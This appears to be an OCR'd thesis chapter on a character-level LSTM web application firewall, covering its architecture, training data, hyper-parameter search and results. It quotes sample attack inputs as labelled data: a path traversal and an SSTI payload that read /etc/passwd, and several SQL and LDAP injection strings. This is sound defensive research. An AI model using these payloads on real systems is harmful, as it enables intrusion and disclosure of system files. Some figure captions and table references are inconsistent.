


Figure 3.1. The Flow of Web Request and Intercepting Anomalies Which Are Detected By DL Model

The detailed explanation for each step is given as:

1. User submits a HTTP web request (GET or POST)
2. The HTTP web request is parsed and all parameters are extracted including parameters in HTTP body.

3. Each of the values given in the parameters is supplied into the DL network to analyze whether it is anomalous or not.
4. If all the parameters in the request are benign, then the WAF redirects the HTTP request to the web application as Step 5. However, if any of the values are detected and labeled as anomalous, the request is dropped and the flow jumps to Step 7. In that way, the anomalous request will never reach the web application.
5. The web application process the HTTP request as intended.
6. The web application returns the HTTP response to the WAF.
7. The WAF returns the HTTP response to the user.

The DL network that evaluates the input values contains character sequence based structure by elaborating a word embedding and an LSTM network.

3.1. CHARACTER EMBEDDING

Word embedding (M. Arora & V. Kansal, 2019) is a natural language processing concept in which words are mapped to real-number vectors. Words that appear in comparable contexts have similar vector representations and the geometric distances between them show the degree of their connection. Word2vec (T. Mikolov, at al., 2013), is a well-known word-based model and allows for indirect inference of situations in which a particular word appears. Word2vec does not handle subword information such as characters. Some subword embedding models have been created to highlight the uniqueness of this information. The user input is broken down into characters and converted to integer vector. Since the integer vector creates high dimensional data, it is better to use an embedding layer to convert lower dimensional vector space.

Plain-text Payload: ..\..\etc\ passwd;index.html

Integer Vector of the payload: [7, 7, 28, 7, 7, 28, 3, 14, 4, 28, 24, 6, 11, 11, 26, 16, 57, 12, 17, 16, 3, 31, 7, 36, 14, 29, 22]

Example of embedding of the payload (3 x 9 Matrix):

[7 , 7 , 28 , 7 , 7 , 28 , 3 , 14 , 4 ,

28 , 24 , 6 , 11 , 11 , 26 , 16 , 57 , 12 ,

17 , 16 , 3 , 31 , 7 , 36 , 14 , 29 , 22]

3.2 HYPER-PARAMETER

Hyper-parameters are parameters that cannot be changed while machine learning is being trained. They can be engaged in defining the model training's accuracy and efficiency, such as the learning rate of stochastic gradient descent, the number of hidden layers, batch size, optimizers, and the activation function (T. Yu & H. Zhu, 2020).

- The number of Hidden Layers: The layers that exist between the input and output layers. This underlying deep learning network is not transparent and humans are unable to track the value changes happening throughout the layer.
- Dropouts: It helps to minimize over-fitting during the model training phase by bypassing randomly chosen neurons, lowering the sensitivity to particular weights of individual neurons. The layers can be utilized with input layers but not with output layers since they can mess up the model's output and error computation.
- Activation Function: Activation functions determine whether a node's output is used or not. These functions are used to add non-linearity into models so that deep learning models can learn non-linear predictions.
- Learning Rate: It specifies how frequently the network's parameters are updated. Choosing a greater learning rate speeds up the learning process, but the model may fail to converge or even diverge. A smaller rate, on the other hand, will significantly slow down learning but will allow the model to gradually converge.

- Number of Epoch: It specifies how many full repetitions of the dataset will be performed. The epoch number can potentially be adjusted to any integer in the interval of one and infinity. It is preferable to use the early stopping technique, which involves first specifying large epoch numbers and then halting training when the model performance stops improving by a previously set threshold.
- Batch Size: It specifies the amount of samples to be processed before updating the model's internal parameters. For the same amount of samples processed, larger sizes result in larger gradient steps than smaller ones.

The hyper-parameter values are dependent on the deep learning models and architecture. There is no correct value that works for every model, each value should be optimized based on the needs and learning performance.

3.3 LONG TERM-SHORT TERM MEMORY (LSTM)

Recurrent back-propagation takes a very long time when learning by storing information over extended time periods, mainly because of decaying error back flow (S. Hochreiter, 1991). Long Short-Term Memory (LSTM), a gradient-based approach, can learn to bridge minimum time gaps by ensuring constant error flow within particular units to overcome the decaying problem. A conventional LSTM (S. Hochreiter & J. Schmidhuber, 1997) unit is composed of three main nodes connected in a special way as seen in Fig 3.2 and the nodes are:

· Constant error carousel (CEC): It is maintains internal activation (state) with a fixed weight 1.0. The state serves as a memory for previous information.

· Input Gate: It is a multiplicative gate that was created to safeguard the memory contents stored in an internal state from being affected by irrelative inputs.

· Output Gate: It is a multiplicative gate that was created to safeguard other units from being disrupted by a currently irrelative internal state held in the CEC.




Figure 3.2. The Conventional LSTM (Y. Yu, at al., 2019)

$$i_t = \sigma(W_{ih} h_{t-1} + W_{ix} x_t + b_i) \tag{3.1}$$

$$\tilde{c}_t = tanh(W_{\tilde{c}h} h_{t-1} + W_{\tilde{c}x} x_t + b_{\tilde{c}}) \tag{3.2}$$

$$c_t = c_{t-1} + i_t \cdot \tilde{c}_t \tag{3.3}$$

$$o_t = \sigma(W_{oh} h_{t-1} + W_{ox} x_t + b_o) \tag{3.4}$$

$$\mathrm{h}_t = \mathrm{o}_t \cdot \tanh(\mathrm{c}_t) \tag{3.5}$$

Considering the given formulas (Y. Yu, at al., 2019), c_t represents the LSTM cell state. The weights are Wi, Wc, and Wo, and the "·" operator represents the point-wise multiplication of two vectors. Whenever the cell state (equation 3.3) is updated, the input gate (equation 3.1) determines new information to be stored in the cell state, and the output gate (equation 3.10) determines information to be produced (Y. Yu, at al., 2019).

Access to the CEC (internal cell state) is regulated by the input and output gates. The input gate acquires knowledge of when to allow new information into the CEC during training. No information is permitted inside as long as the input gate is set to zero. Likewise, the output gate acquires knowledge to allow when the information will pass from the CEC. The cell state or activation is confined within the memory cell when both gates are closed (activation close to zero). The use of a recurrent edge with unit weight enables the error signals to pass through multiple steps without encountering the problem of vanishing gradients (A. Singh, 2017).

However, the LSTM state would expand indefinitely on lengthy continuous input streams, eventually causing the network to become unstable. After completing a sequence and before beginning a new sequence, The LSTM network should be taught how to reset the contents of memory cells. To address this issue, a novel LSTM design with forget gates is introduced.

The forget gates are intended to learn to reset cell states when their internal states are no longer relevant and thus worthless. The cell states can be reset to zero immediately, but also progressive resets gradually fade away the cell states (F. Gers, at al., 1999). The main components of the LSTM with forgot gates can be summarized as (A. Singh, 2017):

1. Input (Equation 3.8): It accepts the currently supplied input vector, represented by x_t, and the output produced by the previous step, denoted by h_{t-1}. The weighted inputs are added and then processed by tanh activation, yielding $\tilde{c}_t$.
2. Input Gate (Equation 3.7): The gate takes x_t and h_{t-1}, calculates the weighted total, and then the sigmoid activation is applied. The result is multiplied by $\tilde{c}_t$ to supply input to the memory cell.
3. Forget Gate (Equation 3.6): The gate takes x_t, h_{t-1} and calculates the weighted inputs using sigmoid activation. As a consequence, f_t is multiplied by the cell state at the previous step c_{t-1}, allowing the memory contents to be forgotten.
4. Memory cell (Equation 3.9): This consists of the value of CEC, which has a recurring edge with a weight of 1.0 (unit weight). The current cell state c_t is calculated by ignoring useless information from the previous step and having relevant information from the currently provided input.
5. Output gate (Equation 3.10): The weighted total of x_t and h_{t-1} is fed into the output gate, than it regulates the flow of information out of the LSTM cell by applying a sigmoid function.
6. Output (Equation 3.11): The output unit (h_t) is calculated by putting the cell state c_t through a tanh and multiplying it by the value of the output gate (o_t).




Figure 3.3. The LSTM with Forget Gate (Y. Yu, at al., 2019)

$$ft = \sigma(Wf\,hht{-}1 + Wf\,x\,xt + bf\,) \tag{3.6}$$

$$i_t = \sigma(W_{ih}h_{t-1} + W_{ix}\,x_t + b_i) \tag{3.7}$$

$$\tilde{c}_t = tanh(W_{\tilde{c}h}h_{t-1} + W_{\tilde{c}x}\,x_t + b_{\tilde{c}}) \tag{3.8}$$

$$c_t = f_t \cdot c_{t-1} + i_t \cdot \tilde{c}_t \tag{3.9}$$

$$o_t = \sigma(W_{oh}h_{t-1} + W_{ox}\,x_t + b_o) \tag{3.10}$$

$$\mathrm{h}_t = \mathrm{o}_t\,\tanh(\mathrm{c}_t) \tag{3.11}$$

When the forget gate, f_t, is set to 1, it means the cell will keep the information; otherwise, setting the value to 0 means it discards all of its content. When the bias value of the forget gate, b_f, is increased, the performance of the LSTM network improves (Y. Yu, at al., 2019).

3.4 ARCHITECTURE

The deep learning architecture evaluated within the work is composed of the following elements as seen in Fig 3.4:

- Embedding Layer: The input is broken down into characters and converted to an integer vector. Since the integer vector creates a high dimensional data, it is better to use an embedding layer to convert lower dimensional vector space.
- LSTM Layer: Long input sequences are going to be learned and evaluated. Multiple LSTM (stacked) is implemented using a different number of LSTM Layers to detect its contribution to the learning success.
- Flatten Layer: The characters' calculated values are in a multi-dimensional LSTM layer and they are flattened into a vector.
- Dense Layer: The output layer is connected to the flatten layer to help evaluate the vector as an output of normal and anomalous labels.

The Softmax function is used to construct a probability distribution from a vector of real values. It returns a range of probabilities between 0 and 1, with the total of the probability equal to 1. The Softmax function provides probabilities for each class, with the target class having the highest likelihood (I. Goodfellow, at al., 2016). It is used to provide class labels of output in the dense layer by calculating the probability distribution.





Figure 3.4. The Architecture Overview

The loss function within the DL model is a categorical cross-entropy loss function. The loss function provides a method of distinguishing two discrete probability distributions from each other. The fundamental advantage of this loss function is that it may be used to compare two probability distributions. The Softmax activation rescales the model output to ensure that it has the desired attributes. Eventually, Softmax is the only activation function that is suggested for use with the categorical cross-entropy loss function (Q. Zhu, at al., 2020).


4. DATASET AND DATA PRE-PROCESSSING

Web application firewalls mainly focus on HTTP web requests containing headers, a URL, URL parameters and a request body. Even though certain fields of the requests contain default values for headers, the entire HTTP request fields can be assumed to be user supplied parameters to be sent to the web server. Ideally, the WAF expects to detect and block malicious inputs placed in any fields of a HTTP GET request as seen in Fig 4.1 and POST requests as seen in Fig 4.2.



```
GET /rest/products/search?q=param HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:94.0)
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss
Content-Length: 2
```

Figure 4.1. An Example of GET Request



```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:94.0)
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss
Content-Length: 40

{
  "email":"admin",
  "password":"admin"
}
```

Figure 4.2. An Example of POST Request

The anatomy of a HTTP web requests contain the following fields, mainly:

- URL: It is a reference to a web resource that defines its location on a computer network as well as a means for obtaining it.
- URL Parameter (query parameter): It is a predefined collection of parameters that are appended to the end of a URL.
- Header: It is an HTTP header that can be included in an HTTP request to offer information about the request context so that the server can adapt the answer accordingly.

- Host: For an inbound HTTP request, the host header defines which website or web application should be processed by the server.
- Content-type: It is used to denote the resource's original media type before any content encoding is performed for transmission.
- Accept: It is used by the client to notify the server of the content type that the client understands.
- Accept-Encoding: It denotes the content encoding (often a compression method) that the client understands.
- Cookie: It contains previously transmitted HTTP cookies by the server linked with the server.
- Referrer: It includes an absolute or partial address of the page that is making the request. The header tells a server where visitors are coming from when they visit a page.
- Content-length: It is used to identify the size of the entity-body in bytes and is transmitted to the server.

Body:

- Plaintext: The data is composed of plaintext string data and directly evaluated as the input by the server.
- www-url-encoded: The data is in the form of key-value peers and each peer is separated by a special character (&). Each peer is parsed and accepted as a different input value by the server.
- XML: The data is in the format of XML structure which has nested XML nodes and attributes at the beginning of each node. The data is parsed by the server and evaluates each node and attribute.
- JSON: The data is sent in the form of a special structure containing key-value peers. The data is parsed and the parameters are extracted by the server. Then each parameter value is evaluated as input.

The extraction of the values can be done by other software components or by the WAF itself. Eventually, the extracted field values are analyzed by the WAF and it is decided whether the request is anomalous or not. Since the HTTP injection attacks may occur in every field of the HTTP request, it is sufficient to analyze input values only.

The HTTP dataset CSIC 2010 contains generated traffic addressed to an e-Commerce online application, where visitors can buy things using a shopping cart and register by supplying certain personal information. The HTTP requests are classified as normal or abnormal, and the dataset contains attacks such as a SQL injection, buffer overflow, information collecting, file disclosure, XSS, server side inclusion, parameter manipulation, and so on. Only normal payloads in the CSIC 2010 dataset are used both in the training and testing phase. Since the dataset contains some attack types which are out of our scope because they require a response analysis to detect the attacks, we used attack payloads (Payloads all the things, 2021) that are used in real-life attack scenarios for each type of attack. Table 4.1 provides figures for the dataset used in the training phase of the deep network.

Table 4.1
Dispersion of the Values in the Dataset Used Training

Class/Attack	XSS	SQLi	Path Traversal	SSTI	XXE	LDAP Inj.	OS Cmd Inj.	Total
Normal Payload	-	-	-	-	-	-	-	21417
Anomalous	910	1809	21647	48	64	60	448	25059
Total								46476

As the approach is a semi-supervised model, only the 20% of the labeled data (9285 labeled data) is used. The rest of the data (37191 unlabeled data) is treated as unlabeled and their labels are assigned based on the trained neural network as seen in Table 4.2.

In order to test the trained deep learning network, the test dataset that contains normal and anomalous inputs which are not presented during the learning phase is used.

Table 4.2
Dispersion of the Values in the Dataset for Test

Class/Attack	XSS	SQLi	Path Traversal	SSTI	XXE	LDAP Inj.	OS Cmd Inj.	Total
Normal Payload	-	-	-	-	-	-	-	546
Anomalous	905	248	37	21	41	9	154	1415
Total								1961

The anomalous requests contain different character sets for different attack types, since the attacks target a different scope of the web application. During the training phase, reading the dataset from file caused an interruption because of special characters within the payloads. In order to prevent the issue and read all the characters properly, all of the dataset is encoded with Base64 which is intended to transport binary-formatted data over networks that can only reliably accept text content.

As an example, the SSTI payload below contains the percentage symbol (%) which is a special character if is evaluated as the comment in LATEX.

Payload: <%= File.open('/etc/passwd').read %>

Payload in Base64: PCU9IEZpbGUub3BlbignL2V0Yy9wYXNzd2QnKS5yZWFkICU+

In order to mitigate such unintentional behavior, it is encoded to Base64 as shown above and while it is reading from the file, again it is decoded into a normal payload. It is seen that the Base64 encoded form hides the special characters and allows the transfer of the payload into the ASCII character string.

5. RESULTS

In this chapter, the key experimental results for two different LSTM architecture with different hyper-parameters are set out, examined and evaluated.

The following hyper-parameters values are chosen and run for single and stacked LSTM training and tests for each different value.

- Input character size values: 3, 5, 10, 15, 20, 25, 30, 40, 50, 60
- LSTM hidden size values: 1, 5, 10, 15, 20, 30, 40, 50
- Batch size values: 8, 16, 32, 64
- Dropout values: 0, 0.1, 0.3

The total run amount for training and test (Cartesian product for the given parameters) is 320 different results for a single LSTM configuration and 960 different results for stacked LSTM configuration. It is quite difficult to visualize more than 4 variables' effect on the test results, therefore only the most successful test results with its hyper-parameter values are given in the following topics.

5.1 Single LSTM Layer Architecture Results

The deep learning model with a single LSTM layer without dropout is evaluated as with M (number of LSTM layer) is equal to one (single layer LSTM) with the configuration given in Table 5

Table 5
Configuration of Single LSTM Model

Layer (type)	Output Shape
embedding (Embedding)	(None, 60, 60)
lstm (LSTM)	(None, 10)
flatten (Flatten)	(None, 10)
dense (Dense)	(None, 2)

The appropriate hyper-parameters are enumerated and determined according to the F1 scores. The dropout is not used, because all the LSTM output is calculated based on a sequence and it is not desired to drop any sequence elements from the output. In Figure 5.1 and Table 5.1, the F1 scores show a high success rate with the median value of 0.916 amongst the 320 different evaluated hyper-parameter results. The most successful trained DL model shows 0.994 of the F1 score.

By interpreting the Table 5.4, we can conclude that the DL model performs relatively high F1 scores by detecting the anomalies and normal payloads, because the box plot gives different results in the given dataset, which is a 320 different run result for detection anomalies for different hyper-parameters.

Table 5.1
The Box Plot Values for the F1 Scores

	Min	1st Quartile	Median	3rd Quartile	Max
F1 Score Values in Box Blot	0.658	0.820	0.916	0.968	0.994




Figure 5.1. Single LSTM Box Plot of F1 Scores for 960 different scores

Considering the hyper-parameters as seen in Table 5.2 and F1 score seen in Table 5.4 for the most successful model trained, the input character size is 60 and the hidden LSTM size is 10, which may indicate an over-fitting of the model. However, the learning is performed well in terms of low training error as well as low testing error, meaning that the model can be chosen as the main model for detection of the anomalies.

The hyper-parameters belong to maximum value of F1 score DL model is found as:

Table 5.2
Single LSTM hyper-parameters belong to maximum value of F1 score

Hyper-parameter Name	Optimum Value
Input Length (Chars)	60
LSTM Hidden State Size	10
Batch Size	8
Dropout	0

Table 5.3
The Confusion Matrix of maximum of F1 score out of 320 other scores

		Predicted		
		No	Yes	Total
Actual	No	545	1	546
	Yes	15	1400	1415
	Total	560	1401	1961

Table 5.4
The Metrics belong to maximum of F1 score out of 320 other scores

Score	Values
Accuracy	0.991
Specificity	0.998
Precision	0.999
Recall	0.989
F1 Score	0.994

The input character size has a direct effect on the success of the DL model as seen in Figure 5.2. As the input length gets larger, the success gets higher accordingly. The model success rate remains steady after the size is 20 or larger.

The LSTM hidden size has a relativity low impact on the success of the DL model. When all the possible success rates are analyzed, the DL model performs better results when the LSTM hidden size is less than the input character length size.

The batch size is important when the short sequences are also important to detect and learn. When we compared the results, the highest F1 score values belong to models trained with a batch size of 8.





Figure 5.2. The effect of the input character length over the success rate for Single LSTM model

The trained model having the highest F1 score is used to predict and classify the data set containing malicious and benign data. The example result is given in Figure 5.3.



```
Predicted Class count: 1961
Word                                                                                                  ||True  ||Pred
==================================================
Actual Class count: 1961
direccion=Entrada+El+Zurdo%2C+166+7%3FE                                                              :     0      0
login=luna                                                                                            :     0      0
pwd=Sa5Na                                                                                             :     0      0
direccion=Calle+Benifallim+97+10%3FE                                                                  :     0      0
cp=09198                                                                                              :     0      0
ntc=6608191382152819                                                                                  :     0      0
nombre=Alexsandra                                                                                     :     0      0
apellidos=Gabarri                                                                                     :     0      0
dni=11615910J                                                                                         :     0      0
ciudad=Plasencia+de+Jal%F3n                                                                           :     0      0
cp=28190                                                                                              :     0      0
login=norean                                                                                          :     0      0
password=EsTIVaL                                                                                      :     0      0
dni=65223156D                                                                                         :     0      0
cp=01719                                                                                              :     0      0
direccion=Calle+Don+Juan+De+Malaga%2C+170%2C+                                                         :     0      0
login=muth                                                                                            :     0      0
direccion=San+Ildefonso+133%2C+                                                                       :     0      0
login=tadlock                                                                                         :     0      0
pwd=datario                                                                                           :     0      0
%2A%28%7C%28mail%3D%2A%29%29                                                                          :     1      1
%20or%20'x'='x                                                                                        :     1      1
%26                                                                                                   :     1      1
1'1                                                                                                   :     1      1
"hi"") or (""a""=""a"                                                                                 :     1      1
" or pg_sleep(__TIME__)--                                                                             :     1      1
--                                                                                                    :     1      1
' or 3=3                                                                                              :     1      1
select @@servernamee                                                                                  :     1      1
or isNULL(1/0) /*                                                                                     :     1      1
or '1'='1                                                                                             :     1      1
```

Figure 5.3. The Single LSTM Model Prediction Example Output

5.2 Stacked LSTM Layer Architecture Results

The deep learning model with stacked an LSTM layer with dropout is evaluated with M (number of LSTM layer) is equal to two (two layer LSTM) with the configuration given in Table 5.5

Table 5.5
Configuration of Stacked LSTM Model

Layer (type)	**Output Shape**
embedding (Embedding)	(None, 40, 40)
lstm (LSTM)	(None, 40, 20)
lstm_2 (LSTM)	(None, 20)
flatten (Flatten)	(None, 20)
dense (Dense)	(None, 2)

The appropriate hyper-parameters are enumerated and determined according to the F1 scores. In Figure 5.4 and Table 5.6, the F1 scores show a high success rate with the median value of 0.909 amongst the 960 differently evaluated hyper-parameter results. The trained most successful DL model shows 0.993 of the F1 score.

Table 5.6
The Blox Plot Values for the F1 Scores for Stacked Model

	Min	**1st Quartile**	**Median**	**3rd Quartile**	**Max**
F1 Score Values in Box Blot	0.642	0.827	0.909	0.956	0.993




Figure 5.4. Stacked LSTM Box Plot of F1 Scores for 960 different scores

Considering the hyper-parameters and the F1 score for the most successful trained model, the input character size is 40 and the hidden LSTM size is 20 with a 0.2 dropout rate seen in Table 5.7. The dropout is applied to the output of the first layer of the LSTM, enabling the model to drop some characters from the sequence and to add noise to the neurons in order not to be dependent on any specific neuron. The learning is performed well in terms of low training error as well as low testing error as seen in Table 5.8, meaning that the model can be chosen as the main model for detection of the anomalies.

The hyper-parameters belong to maximum value of F1 score DL model is found as:

Table 5.7
Stacked LSTM hyper-parameters belong to maximum value of F1 score

Hyper-parameter Name	Optimum Value
Input Length (Chars)	40
LSTM Hidden State Size	20
Batch Size	8
Dropout	0.2

Table 5.8
The Confusion Matrix of maximum of F1 score out of 960 other scores with Stacked Model

		Predicted		
		No	Yes	Total
Actual	No	542	4	546
	Yes	15	1400	1415
	Total	557	1404	1961

Table 5.9
The Metrics belong to maximum of F1 score out of 960 other scores with Stacked Model

Score	Values
Accuracy	0.990
